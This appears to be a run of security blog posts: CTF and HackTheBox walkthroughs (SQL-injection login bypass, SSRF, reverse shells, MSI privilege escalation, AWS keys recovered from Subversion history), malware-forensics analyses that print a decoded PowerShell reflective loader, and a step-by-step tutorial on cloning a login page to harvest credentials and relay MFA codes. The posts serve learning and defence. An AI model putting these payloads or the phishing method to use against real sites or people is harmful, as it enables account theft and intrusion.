I’m currently working through the Certified Bug Bounty Hunter (CBBH) material for the second time as a refresher before I take the exam and figured I could write some new posts during the process since it has been a while.
While going through the material I started using HackTheBox’s “Academy X HTB Labs” feature to match up lab modules with machines released in the past that involve similar techniques. It’s a pretty cool feature that, in this case, led me to the “Love” machine as an easy target to practice SSRF and file upload attacks against. So let’s get started.
Overview
The description below is direct from the HackTheBox website:
Love is an easy windows machine where it features a voting system application that suffers from an authenticated remote code execution vulnerability. Our port scan reveals a service running on port 5000 where browsing the page we discover that we are not allowed to access the resource. Furthermore a file scanner application is running on the same server which is though effected by a SSRF vulnerability where it’s exploitation gives access to an internal password manager. We can then gather credentials for the voting system and by executing the remote code execution attack as phoebe user we get the initial foothold on system. Basic windows enumeration reveals that the machine suffers from an elevated misconfiguration. Bypassing the applocker restriction we manage to install a malicious msi file that finally results in a reverse shell as the system account.
Initial Access
The initial nmap scan for the machine shows 7 ports open (out of the top 1000): 80, 135, 139, 443, 445, 3306, and 5000. 135, 139, and 445 appear to be the usual Windows ports associated with RPC and SMB, but we can still do a quick check on them later if the web ports don’t pan out with anything interesting. As for the others, 80, 443, and 5000 all seem to be running Apache and serving some type of web application.
80 – Apache serving regular HTTP service with title of “Voting System using PHP”
443 – Apache running HTTPS service and leaking a certificate name for the staging.love.htb subdomain
3306 – Based on the error, appears to be a MariaDB (mysql) server
5000 – Apache serving what seems to be another regular HTTP service
After adding the domains identified (love.htb and staging.love.htb) to my hosts file and trying to visit the web apps, port 80 is the only service that actually loads a functional page. Port 443 and 5000 both return a 403 forbidden when visiting, so we’ll come back to them later.
As for port 80, the home page loads to a login screen for a voting system and the wappalyzer info confirms what nmap found with the server running Apache and the site itself likely being built in PHP.
Looking through the source code for the application, there are some references to it using the Javascript library AdminLTE, but that doesn’t seem to give us anything useful right now. However, running gobuster against the web root lists a few directories, including /admin.
Visiting the /admin endpoint redirects to /admin/, which presents a very similar login to the home page, but this time asks for username rather than voter ID. I tried a few combinations of default credentials, but wasn’t able to get anything to work for an easy win.
There is no option to register on either of the login pages, but I tried to login with random information to see what the request looked like. The home page sends a POST request to /login.php with 3 parameters, and inserting a single quote into the voter field appears to cause an error that looks very similar to a SQL error message.
After trying a few basic payloads for bypassing authentication, I saved the request and sent it through sqlmap to speed up the process. It found a valid time-based injection in the voter field, so we can use this to try to enumerate the database for information that may help us log in.
I won’t show every step of enumeration with sqlmap, but it was successful when trying to identify the current database name, which means it should allow us to find something else useful as well.
I was able to use this to extract the hashed admin password from the admin table, but wasn’t able to crack it so I’m moving on to another vector for now.
At this point I realized I had only checked staging.love.htb on port 443 as that was where I saw the certificate before, but I didn’t see if the same site loaded on HTTP as well. It turned out the staging subdomain leads to an entirely different application called “Free File Scanner”, seen below.
The app advertises itself as an online service to scan files for known malware signatures and as such has a “Demo” tab at the top that leads to a page where the user can enter the URL of a file to scan.
Submitting a URL to the input and inspecting the request shows that the application sends a POST request to /beta.php with the URL in the file parameter and a second parameter for “Scan file”. The second parameter doesn’t really matter to us right now, but the file parameter looks like a great place to test for an SSRF vulnerability. I submitted the request below with a URL of hxxp://127.0.0.1 to see if the site could be used to request data from itself and it successfully loaded (and tried to render) the home page for the voting system application. This means we’re likely dealing with an SSRF vulnerability, so let’s see what else we can do with it.
Remembering back to the initial recon stage, there were seemingly sites hosted on port 443 and 5000 that responded with a 403 forbidden when we browsed to them, but when submitting those ports to this input the page is displayed correctly. In the case of port 5000, it seems to be a “Password Dashboard” that displays the admin credentials for the voting system.
Once I moved back to the voting system /admin/ page we found earlier, I used the credentials found above and was able to get logged in successfully.
As an alternative path that I found after the fact, the voting system app seems to be open source and listed in searchsploit as “Voting System 1.0” with multiple exploits for it, one of which is an authentication bypass using the SQL injection vector found earlier. When I used the payload seen here it allowed me to login to the admin panel without needing to know the password, though this vulnerability may have been released after the initial box and was probably not intended.
Essentially, the injection below is just using the bcrypt hash you provide for the password field (in this case a password of ‘admin’) instead of looking up the actual hash in the database. The comment at the end comments out the rest of the query and returns a success as long as the hash matches the value we provide, thus logging us in.
login=yea&password=admin&username=dsfgdf' UNION SELECT 1,2,"$2y$12$jRwyQyXnktvFrlryHNEhXOeKQYX7/5VK2ZdfB9f/GcJLuPahJWZ9K",4,5,6,7 from INFORMATION_SCHEMA.SCHEMATA;-- -
Anyway, now that we’re logged in we need to see what our admin user can do. We don’t need to dig too deep for now as one of the other exploits found by searchsploit was an authenticated RCE through file upload, so we can check that one out. Looking at the script here, it seems to abuse a photo upload feature on the /admin/voters_add.php endpoint to upload a PHP file that then drops an executable to the target. After downloading a copy of the script, there are 3 important things to note in it before we try to run it.
We need to modify the settings for our instance of Voting System and the IP/Port of our Kali machine to receive the reverse shell.
We need to update the app URLs used in the script to match the endpoint names of our instance
We don’t need to modify this, but we can see that the PHP payload being written will use the Base64 blob to create an executable on the target machine that then takes our IP and port to start the reverse shell connection. However, if this were a real engagement we’d likely want to use our own payload here rather than trusting what is provided.
After starting up a netcat listener and running the updated script, we successfully get a callback and have a shell as the user phoebe.
With this shell we can find the user flag at C:\Users\Phoebe\Desktop\user.txt.
Privilege Escalation
Ok, so we have a shell as phoebe and need to see what she has access to. To make the process easier and faster I used WinPEAS, which will check for a large number of privilege escalation vectors from our current user. I downloaded the Windows x64 release to my Kali machine and:
Hosted WinPEAS from a Python web server with
python3 -m http.server
Downloaded it to the target with wget from our shell as phoebe
I won’t show the full results here because it’s massive, but there are a few pieces that could be interesting to an attacker.
First, it shows there’s a PowerShell history log, which could contain sensitive data the user typed previously.
Unfortunately, it looks like only one curl command was logged, so not much to go on there.
Next up, WinPEAS also identified that the AlwaysInstallElevated registry key is set to 1, or enabled. This means that any user can install or run an MSI (Microsoft Software Installer) file as the SYSTEM user. MSI files are usually used for what their name stands for, installing software, but in this case we can abuse the functionality to run a command as the SYSTEM user.
The first step is to generate a malicious MSI file we can use to take advantage of the vulnerable registry setting. I used msfvenom with the command below to generate our payload. Since I’m going to be using netcat instead of metasploit to catch the shell, it’s important to use shell_reverse_tcp (non-staged payload) instead of shell/reverse_tcp (staged payload) as the second would fail to give us a full shell with netcat.
With our payload created, we just need to download the file to the target machine and execute it. We use the native msiexec tool to run the file with a few flags to ensure it runs smoothly.
/quiet – No user interaction required
/qn – Don’t display a UI
/i – Normal installation
With our netcat listener setup, executing the command above gives us a successful shell as the SYSTEM user.
With SYSTEM access, we can now get the root flag from C:\Users\Administration\Desktop\root.txt and finish up the machine.
I’ve been meaning to write-up my method of creating a credential harvesting page and it’s been a while since I’ve posted anything, so here we go.
This method is probably considered pretty basic to some because it’s literally just copying the HTML for a site and editing it a little to point somewhere else, but I try to follow the KISS method when possible and it’s a good base for building additional complexity onto later.
In this post I’m going to go over the following points and then provide a few ideas on improving the final product if it were intended to be used in an actual engagement.
Finding a target/login page
Cloning the target site
Modifying the site to point to the attacker’s server
The overall goal of this is to have a site that looks identical to the target’s legitimate login page, will store/send any credentials submitted to it to the attacker’s server, and then re-direct back to the legitimate page. The steps I’m going to show are by no means the best/most efficient/most effective way of creating a credential harvester, but I still think it’s useful to see one way it can be done to understand how an attacker may approach the subject.
Finding a target
The first thing we need before we can begin creating our phishing page is to find a target site, ideally one with a login page users of the site will recognize. An obvious candidate would be a Microsoft login like the one seen below, but I’m going to avoid that for this example due to the fact that there are multiple steps/pages in the user submitting their username and password which comes with extra logic/code that needs to be implemented. It’s completely doable, but I want to use a simpler example to begin with.
For this example, I’m going to use the login page for TryHackMe as seen below. It’s a standard login with a CAPTCHA, logos, and other assets that are loaded, along with the form for both username and password.
Cloning the target site
As modern websites rely heavily on JavaScript to render sites once you visit them, my personal preference is to simply “View Source” for the target page and copy/paste all of the content into a new file we’re creating to mimic it. This will generally give us a large HTML file with a lot of individual JavaScript and CSS files being loaded from either the same site or from related CDNs. Once this is done and without changing any of the source code for now, we get the page below when opening it in our browser. For reference, the original site is on the left, with the copied version on the right.
This actually looks much closer to the original than many sites would without making any modifications, but there are still some things we can notice that are off in the cloned version. The Google CAPTCHA window is displaying an error because it’s expecting to be loaded on a specific domain, which we won’t be matching. Second, the Google logo on the “Sign in with Google” button is not displaying properly, causing the name of the file to be displayed instead. We’ll fix the CAPTCHA eventually, but the first and easier step is to address the assets not loading correctly. In the image below, we can see some of the assets are being loaded using the full absolute URL of wherever the file is stored, whereas others are using a URL relative to what the current site would be (in this case, tryhackme.com).
The fix for this is to simply replace any relative URLs with their absolute versions. This means changing something like “/assets/page/pace.js” to “https://tryhackme.com/assets/pace/pace.js”. Doing this for the rest of the relative URLs in the source, saving, and reloading gives us the page seen below where the Google image is not rendering correctly, though we still have an issue with the CAPTCHA box. You can save some time changing these URLs using regex patterns in your text editor of choice, but I’ll leave that to the reader for now.
Now that we have all visible assets displaying correctly, we can address the CAPTCHA error that will undoubtedly draw a user’s attention. For simplicity’s sake in this post, we’re just going to remove it as most users will likely not even notice if it’s gone or just assume they’re not required to do it again because of a saved session. This can be done by either removing the div seen below referencing the Google CAPTCHA or by erasing the data-sitekey parameter. Both actions will serve the same purpose of removing the CAPTCHA from the rendered page, as seen in the next screenshot.
Modifying the site to point to the attacker’s server
Great, now we have a clone that is more or less identical to the original, but if a user logs into it the site nothing will happen because the form is still set to send a POST request to /login of the original site. This is seen below where the form is defined with the “action” parameter set to the endpoint the form’s data is supposed to be sent to.
What would happen if we changed this parameter to point to a server we control with a listener running on port 80 to catch any HTTP requests? As seen below, when the action parameter has been changed and a user tries to login the form data is sent to our server with both the username and password being visible.
While this is working correctly, there are still a few issues that might deter a user from actually submitting their credentials to the site. As seen below, when the page loads now the form displays a message that the connection is not secure because our action parameter now points to a URL using HTTP instead of HTTPS. Now, in a real-world scenario many users may not even notice or care about this warning, but it’s a good idea to try and make the clone be as realistic as possible.
This could be easily solved by using a valid SSL certificate from a site like LetsEncrypt for whatever domain name you end up using to host this site. I’m not going to demo that in this post, but the only changes to the source code would be switching the action to HTTPS, along with configuring your web server of choice to use your new certificate. This entire process is relatively straightforward and there are many guides, like this one from DigitalOcean that can be used as a reference.
Potential Improvements
At this point, our clone looks basically identical to the original and is successfully submitting data to our server where it can be logged for future use. However, this is a very basic credential harvesting page that savy users may recognize as not behaving as expected. To this point, there are a number of things we could add to improve the chances of success, apart from simply adding SSL as described above.
At the moment, a login attempt will eventually timeout and display an error that the page it was submitting data to didn’t respond as expected or just doesn’t exist at all. There are two ways to address this, though I usually prefer the latter. First, we could create another page to host on our server that will send a response to the login attempt and do something else afterward (i.e. Display an error, load a different page, etc.). Alternatively, Apache (or other web servers) could return a Location header that points the user’s browser back to the legitimate login page on any login attempt. I generally prefer the second option because the longer a user is looking at a phishing page the more likely they are to start noticing differences or that the URL isn’t quite right and this redirect will ensure they’re back where they expected to be, even if their supposed login attempt didn’t work the first try.
Many modern applications implement some sort of MFA and a set of valid credentials just aren’t enough anymore to gain access to the target service. There are existing open-source tools that already help with this, like evilginx2, but it’s also possible to get around this on your own with a few additions to the source code and short Python script that is run from your server whenever a user tries to login. The idea is that a user submits their username and password, the attacker’s server extracts the credentials and submits them in the background to the legitimate service/application, the server then loads a second page that mimics what the site looks like when it is expecting an MFA code or response. If the user then submits the code to the cloned site, the script on the attacker’s server then retrieves it and submits it as well to the legitimate site. This is a good bit more complicated, but if all information is submitted successfully, a login to the real target can be automated and a cookie retrieved that will grant access to the site without the need for credentials or MFA codes.
That’s all for now, but I hope this was educational or useful in some way. I plan to come back to this in the future and show what some of these improvements would look like when implemented, so hopefully I get around to that sooner rather than later.
I participated in the HackTheBox Cyber Apocalypse 2023 CTF this year and there were some pretty interesting challenges, so I figured why not create a few write-ups for some of my favorites.
The first was called “Pandora’s Bane” and was a forensics challenge rated as insane difficulty. The description of the challenge is below.
Having now the relic, Pandora is trying to create a plan to shut down the vessels. Unfortunately for her, the alien's intel is one step ahead, as they somehow know what she is up to. An incident response operation started as Pandora was sure the aliens had gained access to her teammate's host. Although many compromised hosts were found, only one sample is applicable for further analysis. If you neutralize this threat by analyzing the sample, Pandora will be able to proceed with her plan.
There was no interactive instance for this challenge, just some files to download. In this case, a single 2gb memory dump.
Initial Inspection with Volatility
I’ve written a post before about using Volatility to parse memory dumps, so this process will be similar, but using the newer version 3 instead of 2 as I had issues finding a valid profile that worked with version 2. I want to say up front that my investigative process is by no means the best and is probably very inefficient, but it works for me.
One difference I noticed in version 3 is that you apparently don’t need to provide a profile to be able to run the plugins, or at least I didn’t. Either way, we can get started by gathering some basic information about the image itself using the windows.info.Info command. The screenshot below shows Volatility has identified the dump is coming from a machine that appears to be running Windows 10 19041, which according to Wikipedia corresponds to the May 2020 update or 20H1. That doesn’t help very much right now for the challenge, but it’s good to know just in case.
My next step is usually to run the windows.pstree.PsTree command to get an output of all processes that were running at the time the dump was collected formatted into a tree showing parent/child relationships.
Most of the information above was removed for brevity, but of interest to us are several lines near the bottom related to the Windows Subsystem for Linux (or WSL), a parent-less bash process, and the active powershell.exe process. WSL has been known to be used by threat actors as a way to “fly under the radar” of regular security tools. Here are a few articles discussing it for anyone interested.
There are a few ways to look further into the WSL vector, but I chose to use the windows.filescan.FileScan command to get a list of every file identified in the dump. This will help us because the WSL file system usually shows up under the profile for whichever user installed it, which means we may be able to view some of the Linux files that were used and determine whether they’re malicious or not. This command generally produces a lot of output, so I pipe it to a file and search through for anything interesting. Below is an example of what it looks like and near the top we already see an indication that there are files related to the Ubuntu subsystem’s file system.
Knowing this file system exists, seemingly all under the same folder, I can do a few quick regex searches in Sublime Text for only lines in these folders. In this case, the search was something simple like .*CanonicalGroupLimited.Ubuntu.*. This gives me anything related to WSL, but I want to narrow the search further and look for anything in the /home directory to potentially see if a bash_history file exists for a user that we can then dump and read.
As we can see in the image above, this gives a list of only 10 files, all within the /home/user directory, two of which are the .bash_history file (though I suspect this is just a duplicate). Using the virtual address at the beginning of these lines, we can use the windows.dumpfiles.DumpFiles command to carve out individual files from the dump and inspect their contents.
Using this command we 1) successfully dump the .bash_history file and 2) read the contents to confirm it was dumped with content intact. Looking at the contents of the file it seems like basic Linux recon until we get to the line using wget. This command appears to download something from hxxp://windowsliveupdater[.]com/updater and save it to a file at /tmp/.apt-cache, where it is later executed. This is pretty suspicious on its own with the file being saved to /tmp as a hidden file (prepending a file with . in Linux hides it unless using something like ls -a to show all files). However, I was curious and threw the URL into VirusTotal to see if it actually existed at some point. The next image shows it did, but it was first seen around the same time the CTF started, so the associated scans were likely related to this challenge.
I also wanted to see if the file still existed, so I browsed to the link (in an isolated VM of course) and was immediately re-directed to hxxp://makeloris[.]com, which then re-directed to a rick roll on Youtube, so kudos to the challenge creator for that.
Going back to the list of files we found earlier, I searched through one more time for the name of the file we saw above (.apt-cache), and it still existed in the dump.
Looking into the suspicious downloaded executable
Using the same command as before, we can extract this file and see it is identified as an x64 ELF file, or Linux executable. It’s also a pretty large file at ~4mb.
Running strings against the file gives around 28k lines of output, so it’s a considerable amount of text to sort through. When scrolling through the list at a quick glance, some sections immediately stand out as being a little more interesting than others.
Dissecting the content above we see three main things:
A reference to rustc and a navigate.rs file indicating the file could have been written in Rust.
A PowerShell command appears to be being setup with a potential HTTP request to hxxp://windowsliveupdater[.]com/updaterId
More PowerShell that appears to be loading an assembly into memory and running it with the namespace SecurityUpdate.Updater
With these things in mind, we’re getting closer to understanding what the attacker may be doing. So far we’ve seen the use of WSL to download a payload from an external site that has references to PowerShell commands being run, but we haven’t seen the actual command that was executed yet. The next step int he investigation would usually be to look closer at the executable to see what other information it contains, potentially figuring out more about what its purpose is.
There are a variety of tools that can be used to do this, such as Ghidra or IDA Pro, but I chose to use the trial version of BinaryNinja because I just like it’s interface a little better. After downloading the binary and starting up the application we can load in the extracted .apt-cache file and the tool will automatically start analyzing it to parse out as much useful information as it can. However, the presentation can be a bit overwhelming at first as we’re shown a lot right away as seen in the image below. Scrolling through the “Symbols” section, which is a listing of functions identified in the app, shows us to interesting items: rust_loader::main::he1dbe5ec8f35a907 and main. This more or less confirms this binary was written in Rust and gives us a great place to start our analysis as the main function is where the execution would begin.
Double-clicking the main function takes us to the generated decompiled code for this function. It should be mentioned that the decompiled code is just the best guess on the part of the tool and not 100% accurate to the original, which is often times a great reason to try multiple tools to see if they decompile the code differently. The website Dogbolt is actually very useful for this as you can upload a file and see the decompiled code from multiple tools, though it does have a 2mb file size limit so we can’t use it in this case.
This function is pretty short and seems to only serve to call the function rust_loader::main::he1dbe5ec8f35a907, which is seen below and is much larger. Right away we see string references to a PowerShell command that seems to be in the same format as what we saw in the strings output earlier. I’m not going to go
Double-clicking the string on the second line above takes us to the section of memory where the string itself is stored. This shows us several other strings stored in the same area, but still does not give us the full command being run by PowerShell.
I spent a good amount of time poking through the rest of the application in both BinaryNinja and Ghidra, but wasn’t able to find anymore information on the actual command executed. My best guess is that the actual command was downloaded by the request to /updateId (which is no longer online), but it’s also possible I missed it somewhere in the analysis. Either way, I pivoted to a different tactic to move forward.
Identifying the malicious PowerShell commands
At this point we should be fairly confident something malicious is going on and that there was a PowerShell command being executed by this Rust application. I figured this in a regular environment there would likely be PowerShell logging enabled, which means the commands would be saved to an Event Log with the details on what was run. I went back to the list of files one more time and searched for .evtx files (the extension for Windows Event Logs) and found around 100 hits. The one I was most interested in was the entry for “Microsoft-Windows-PowerShell%4Operational” as this likely indicates PowerShell logging is turned on.
Extracting the file using the same method as before shows we successfully get what is identified as a Windows Event Log.
To make the process easier, I moved the log over to a Windows VM so I could simply open and view the events. Once the log was opened, I scrolled to the very bottom and started moving up until I found an entry for event ID 4104, “Execute a Remote Command”, which we see below contains a large Base64 encoded string.
Copying out this entire command and disabling word wrap shows this matches the same format seen earlier where the Base64 string is eventually loaded as an assembly named “SecurityUpdate.Updater” and run in memory.
I then took the Base64-encoded string and used CyberChef to decode it. As seen below, the decoded content begins with the MZ header and the usual “This program cannot be run…” message indicating it is an executable.
I downloaded this file and named it “Updater.dll” to match the namespace seen above and we can see it is identified as a 32-bit .NET DLL. The fact that it was written in .NET means we should be able to decompile the application in a tool like dnSpy or ILSpy.
Digging into the DLL
Moving the file back to my Windows machine with dnSpy downloaded allows me to open it up successfully. We can also see that once decompiled we get the original source code matching the SecurityUpdate namespace and Updater class already identified.
The application itself is not very long and the “Run” function, which contains most of the functionality, can be seen below.
There are 4 main steps happening in this function.
WMI is used to get information about the computer, seemingly to identify if there are any references to having been run in a virtual machine as an anti-VM technique . If there are, the flag variable is set to “True”.
If a VM was detected, the rest of the code doesn’t run and just simply finishes/exits.
If a VM was not detected, the contents of a byte array defined later in the app is XOR’d against specific characters in another array named key to decrypt the hard-coded payload into what will actually be executed in step 4.
Memory is supposed to be allocated for the shellcode byte array and executed when the “shellcodeDelegate()” function is called, though this portion of the code doesn’t seem to exist in the DLL I examined.
This seems to be a pretty standard method of shellcode injection, so our next goal is figuring out what the shellcode itself is supposed to do. I’m lazy whenever I can be, so I took the easy route and copied the entire program over into my own C# project in Visual Studio to tweak. My modified version can be seen below.
There are only a few key changes to the program:
I added a Main() function that simply calls Run so my console application will compile and run correctly.
I hardcoded the flag3 variable to false so the rest of the code will always execute, regardless of whether it’s in a VM or not.
I commented out the injection portion and added a line to save the decrypted shellcode to a file. I chose to make it a DLL because I assumed that’s what it would be, but the extension doesn’t really matter at this stage.
Running strings against the final output file shows the flag as part of a command to add a new user.
Perseverance was an easy rated forensics challenge from the HTB Business CTF 2022.
During a recent security assessment of a well-known consulting company, the competent team found some employees' credentials in publicly available breach databases. Thus, they called us to trace down the actions performed by these users. During the investigation, it turned out that one of them had been compromised. Although their security engineers took the necessary steps to remediate and secure the user and the internal infrastructure, the user was getting compromised repeatedly. Narrowing down our investigation to find possible persistence mechanisms, we are confident that the malicious actors use WMI to establish persistence. You are given the WMI repository of the user's workstation. Can you analyze and expose their technique?
There was no active target for this challenge, but the 5 files seen in the image below were provided to download and we are told they are the WMI repository of a compromised user’s workstation.
Brief Overview of WMI
I wasn’t very familiar with WMI before this challenge, apart from random ways to abuse it, but I found this site helpful in understanding it a little better so I’ll provide some of its information here as well.
WMI Terms
Event Filter – A monitored condition which triggers an Event Consumer
Event Consumer – A script or executable to run when a filter is triggered
Binding – Ties the Filter and Consumer together
CIM Repository – A database that stores WMI class instances, definitions, and namespaces
WMI Processes
wmic.exe – Commandline tool for interacting with WMI locally and for remote systems
wmiprvse.exe – Listening service used on remote systems
scrcons.exe – SCRipt CONSumer process that spawns child processes to run active script code (vbscript, jscript, etc)
mofcomp.exe – MOF file compiler which inserts data into the repository
wsmprovhost.exe – present on remote system if PSRemoting was used
WMI Files
C:\Windows\System32\wbem\Repository – Stores the CIM database files
OBJECTS.DATA – Objects managed by WMI
INDEX.BTR – Index of files imported into OBJECTS.DATA
MAPPING[1-3].MAP – correlates data in OBJECTS.DATA and INDEX.BTR
As we have the compromised user’s WMI repository, we should be able to parse it and extract information about what types of commands were being run. The post mentioned above also talks about a tool from Mandiant called “python-cim“, but I had issues getting it to work given that it appears to have been written for Python2 instead of Python3 and some of the libraries used are either no longer available or don’t function the same anymore. Anyway, I found another repository called WMI_Forensics with a script that did correctly parse our files. I used the command below to run the PyWMIPersistenceFinder.py script, which is described as locating potential WMI persistence by keyword searching the OBJECTS.DATA file individually instead of using the entire WMI repository.
As seen in the image above, the script located a specific WMI consumer named “Windows Update” that was running an encoding PowerShell command. A pretty suspicious start. This command decodes to the commands below, though I have cleaned it up onto multiple lines and added comments for readability.
# Read in the contents of a WMI Class' Property value
$file = ([WmiClass]'ROOT\cimv2:Win32_MemoryArrayDevice').Properties['Property'].Value;

# Set-Varable "o" to be a new MemoryStream
sv o (New-Object IO.MemoryStream);

# Set-Variable "d" to be the Base64-decoded and decompressed version of that data
sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($file),[IO.Compression.CompressionMode]::Decompress));

# Set-Variable "b" to be a new byte array 1024 bytes long
sv b (New-Object Byte[](1024));
# Set-Variable "r" to be 1024
sv r (gv d).Value.Read((gv b).Value,0,1024);

# Loop over the content in "d" 1024 bytes at a time and write it to  the MemoryStream in "o"
while((gv r).Value -gt 0)
{
    (gv o).Value.Write((gv b).Value,0,(gv r).Value);
    sv r (gv d).Value.Read((gv b).Value,0,1024);
}

# Reflectively load the content in "o" and run it with Invoke()
[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@()))|Out-Null
These commands appear to be reading in the Property value of the ROOT\cimv2:Win32_MemoryArrayDevice WMI class and using multiple functions to convert this data into another format before it reflectively loads and runs it.
Using PowerShell to help extract the payload
Now that we have a better idea of what the command is doing, we need to know what information is stored in the “Property” variable so we can understand what is going to be invoked. The easiest way I found to do this is to simply copy the WMI repository files over to a Windows VM and overwrite the contents of C:\Windows\System32\wbem\Repository, after backing up the original of course.
NOTE: For an general opsec in CTFs and especially in real investigations, you should use a VM that you can easily reset when done and is not connected to your main network (if connected to the internet at all).
I copied them to an instance of FlareVM and ran the command below to confirm it is working. In this case, we get the same consumer named “Windows Update” with the encoded command, so it appears to be working correctly.
Now comes the part where we let PowerShell do a lot of the hard work. I started with copying the first line of the decoded PowerShell command into our window and letting it copy the WMI class’ value to $file.
This output looks like another Base64 encoded command, but this one does not decode to a plain string. This is because the rest of the original command has not decompressed it yet. I took the rest of the command, minus the last line that will run it, and copied it into our terminal.
$file = ([WmiClass]'ROOT\cimv2:Win32_MemoryArrayDevice').Properties['Property'].Value;
sv o (New-Object IO.MemoryStream);
sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($file),[IO.Compression.CompressionMode]::Decompress));
sv b (New-Object Byte[](1024));
sv r (gv d).Value.Read((gv b).Value,0,1024);
while((gv r).Value -gt 0)
{
    (gv o).Value.Write((gv b).Value,0,(gv r).Value);
    sv r (gv d).Value.Read((gv b).Value,0,1024);
}
After pasting this into the terminal, I 1) inspected the “o” variable to see its value was set to a System.IO.MemoryStream as expected, 2) saved that value to the variable $payload, and 3 finally inspected the value of $payload’s value to see the stream is currently storing 11776 bytes of data. This shows we have stored something in the payload variable, but we don’t know what it is yet.
Extracting the payload
Next, we want to extract the data from this MemoryStream and write it to a file so we can inspect it further. I found this StackOverflow post to be helpful in setting up a FileStream for this part.
# New FileStream to some file
$fs = new-object IO.FileStream("c:\users\flikk\desktop\payload.exe", [IO.FileMode]::Append)

# Write the MemoryStream value to the FileStream defined above
$payload.Value.WriteTo($fs)

# Close the FileStream to save the content of the new file
$fs.Close()
Running the commands above allows us to write the payload to a file at C:\users\flikk\desktop\payload.exe, which appears to be the same length as the MemoryStream seen earlier.
We don’t necessarily know what type of file it is, even though I saved it as an EXE. The file could be copied back over to a Linux machine and run the file command on it, but the PEStudio tool that comes with FlareVM can also be used for this step.
Right away we have two indicators that this appears to be a .NET application, which means we can just open it in a tool like dnSpy and view the decompiled code.
Viewing the file in dnSpy
In dnSpy we see the application has been decompiled successfully, the file itself appears to have a random name of 5mqms3q1.zci (which is suspicious on its own), and the entry point appears to be named “GruntStager”.
A quick Google search for this name shows it was likely generated by the Covenant C2 framework.
This isn’t really relevant to the challenge at this point, but it’s good to know where a payload came from to be able to extract other potential IoCs (Indicators of Compromise). In that same vein, before moving on to the last step and getting the flag, here is an example of the types of IoCs we could find. The screenshot below shows some of the ExecuteStager function and includes 3 different Base64 encoded strings that are used somewhere else in the application.
To make the process easier, we can use https://dotnetfiddle.net/ to run C# code in the browser and see what this section of code is doing. I copied the section of code containing the encoded strings, along with any “using” statements at the top to ensure any necessary libraries were included. Finally, I added a few extra statements at the end to loop through the items of each list created and print them to the screen on a new line.
This outputs some interesting information for an investigation that could be used to hunt for other malicious activity.
User-Agent
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
Cookie
ASPSESSIONID={GUID}; SESSIONID=1552332971750
Potential Endpoints
/en-us/index.html
/en-us/docs.html
/en-us/test.html
Continuing on with the inspection of this application, the main GruntStager class includes multiple functions related to executing a stager, but the top of one section includes a separate Base64 encoded-string that isn’t used until later in the function.
Extracting the Base64 strings highlighted above and decoding them gives us the flag for this challenge.
The Trade machine was another challenge included in the HackTheBox Business CTF 2022 and was rated as an easy Cloud challenge. The only information provided was the IP of the initial machine and the description below.
With increasing breaches there has been equal increased demand for exploits and compromised hosts. Dark APT group has released an online store to sell such digital equipment. Being part of defense operations can you help disrupting their service ?
Initial Nmap
The initial nmap scan shows 3 ports open from the top 1000: SSH, HTTP, and Subversion.
Nmap scan report for 10.129.186.201
Host is up (0.089s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp   open  http     Apache httpd 2.4.41
|_http-title: Monkey Backdoorz
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
|_http-server-header: Werkzeug/2.1.2 Python/3.8.10
3690/tcp open  svnserve Subversion
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
HTTP
When visiting the IP in the browser, we’re presented with a login page for “Monkey Backdoorz”. We don’t have credentials at the moment and the general default credentials of admin:admin, etc. do not seem to work. I began a directory brute-force with gobuster and moved on to investigating the Subversion service identified by nmap.
Subversion
Apache Subversion is a version control software, similar to Git, that is open source. According to Google the biggest different is that Git version control is distributed, while SVN is centralized.
For reference, most of the commands I’m using can be found here as a general methodology of investigating Subversion.
We can begin investigating the SVN instance by using a few commands to get an idea of what is stored there. First, we can list the repositories available, which shows only one named store. We can then checkout the store repository and automatically sync any files kept there to our local machine. In this case, this downloads a README and two Python scripts.
$ svn ls svn://10.129.186.194
store/


$ svn checkout svn://10.129.186.194
A    store
A    store/README.md
A    store/dynamo.py
A    store/sns.py
Checked out revision 5.
Sns.py appears to be a script used to interact with instaces of an AWS S3 bucket and SNS (Simple Notification Service) located at http://cloud.htb. However, the script seems to have had the AWS secrets removed.
Dynamo.py is another script interacting with an AWS service, this time to create/update a DynamoDB instance. The credentials below for the user ‘marcus’ were found hard-coded in the script.
Going back to the web page found earlier, they allow us to login successfully, but move us next to an OTP prompt. We don’t know how the OTP is generated yet, so I went back to investigating SVN further.
As Subversion works like Git, that means we can view the log of commits to this particular repository and potentially view the older versions. As seen below, there are 5 revisions available for this repository, with r5 being the latest and the one we downloaded.
$ svn log svn://10.129.186.194
------------------------------------------------------------------------
r5 | root | 2022-06-14 02:59:42 -0700 (Tue, 14 Jun 2022) | 1 line

Adding database
------------------------------------------------------------------------
r4 | root | 2022-06-14 02:59:23 -0700 (Tue, 14 Jun 2022) | 1 line

Updating Notifications
------------------------------------------------------------------------
r3 | root | 2022-06-14 02:59:12 -0700 (Tue, 14 Jun 2022) | 1 line

Updating Notifications
------------------------------------------------------------------------
r2 | root | 2022-06-14 02:58:26 -0700 (Tue, 14 Jun 2022) | 1 line

Adding Notifications
------------------------------------------------------------------------
r1 | root | 2022-06-14 02:49:17 -0700 (Tue, 14 Jun 2022) | 1 line

Initializing repo
------------------------------------------------------------------------
Changing to a previous revision (revision 2) shows an older version of sns.py with the AWS secrets still included.
$ svn checkout svn://10.129.186.201 -r 2

   C store
   A store/README.md
   A store/sns.py
Checked out revision 2.
These can be setup in the AWS CLI by running aws configure and entering the appropriate values when prompted (access key, secret access key, region, etc.).
# Install awscli packages
$ sudo apt-get install awscli

# Configure awscli to use the identified secrets
$ aws configure
